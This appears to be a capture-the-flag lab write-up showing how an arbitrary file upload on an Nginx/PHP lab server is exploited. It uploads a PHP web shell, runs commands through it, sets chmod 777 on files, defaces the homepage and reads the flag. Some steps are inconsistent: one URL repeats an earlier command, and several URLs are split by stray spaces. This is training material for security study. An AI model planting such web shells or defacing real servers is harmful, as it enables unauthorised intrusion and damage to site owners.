

[illegible]

<b>Name</b>	Vulnerable Nginx VI
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=212">https://www.attackdefense.com/challengedetails?cid=212</a>
<b>Type</b>	Infrastructure Attacks : Nginx

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

**Objective:** Your objective is to deface the homepage with a custom message and retrieve the flag!

**Solution:**

**Step 1:** Inspect the web application.

**URL:** <http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/>



**Step 2:** Create a simple web shell.

Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```

```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>


root@PentesterAcademyLab:~#
```

**Step 3:** Upload the webshell to the web server.

Click on the browse button and upload the php script.



**Step 4:** Click on the hyperlink generated after uploading the php script



**URL:** <http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense.com/uploads/shell.php>




No output is returned since the cmd parameter was not passed.

**Step 5:** Execute system commands through “cmd” GET parameter.

**Command:** whoami

**URL:**

<http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami>



www-data

**Step 6:** Enumerate files stored on the web server.

**Command:** pwd

**URL:**

<http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd>




/var/www/html/uploads

**Command:** ls -l /var/www/html/

**URL:**

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=ls%20-l%20var/www/html/



```
total 24
-r-xr-xr-x 1 www-data www-data 33 Nov 2 2018 a8e6b2dfb3c-flag
-r-xr-xr-x 1 www-data www-data 612 Aug 28 2018 index.nginx-debian.html
-r-xr-xr-x 1 www-data www-data 4545 Aug 27 2018 index.php
dr-xr-xr-x 6 www-data www-data 4096 Jun 26 2018 static
drwxrwxrwx 1 www-data www-data 4096 Jun 7 07:16 uploads
```

The location of flag file is revealed. The “index.php” file does not have write permission on it. However the file is owned by www-data user and therefore the file permission can be modified with the current user.


**Step 7:** Change the permission of “index.php” file.

**Command:** chmod 777 /var/www/html/index.php

**URL:**

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=chm od%20777%20/var/www/html/index.php






**Command:** ls -l /var/www/html/

**URL:**

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/




**Step 8:** Deface the homepage of the web application with custom message

**Command:** echo 'hacked' > /app/index.php


**URL:**

http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=chm od%20777%20/var/www/html/index.php



**Step 9:** Navigate to the homepage of the web application and the custom message will be displayed

**URL:** <http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/>




**Step 10:** Access the php web shell and check the file permission of the flag file.

**Command:** `ls -l /var/www/html/`

**URL:**

<http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/>



There is no read permission on the “a8e6b2dfb3c-flag” file. But since the file is owned by www-data user, the file permission can be modified with the current user.




**Step 11:** Change the permission of “a8e6b2dfb3c-flag” file.

**Command:** `chmod 777 /var/www/html/a8e6b2dfb3c-flag`

**URL:**

`http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=chmod%20777%20/var/www/html/a8e6b2dfb3c-flag`



**Command:** `ls -l /var/www/html`

**URL:**

`http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/`




```
total 20
-rwxrwxrwx 1 www-data www-data 33 Nov 2 2018 a8e6b2dfb3c-flag
-r-xr-xr-x 1 www-data www-data 612 Aug 28 2018 index.nginx-debian.html
-rwxrwxrwx 1 www-data www-data 7 Jun 7 07:18 index.php
dr-xr-xr-x 6 www-data www-data 4096 Jun 26 2018 static
drwxrwxrwx 1 www-data www-data 4096 Jun 7 07:16 uploads
```

**Step 12:** Retrieve the flag

**Command:** `cat /var/www/html/a8e6b2dfb3c-flag`

**URL:**

`http://sgajx8leb6ymgtsul5rmze972.public1.attackdefense labs.com/uploads/shell.php?cmd=cat%20/var/www/html/a8e6b2dfb3c-flag`



cafe2421236a9a52c91d78377326418f

**Flag:** cafe2421236a9a52c91d78377326418f

### References:

1. Nginx (<https://www.nginx.com/>)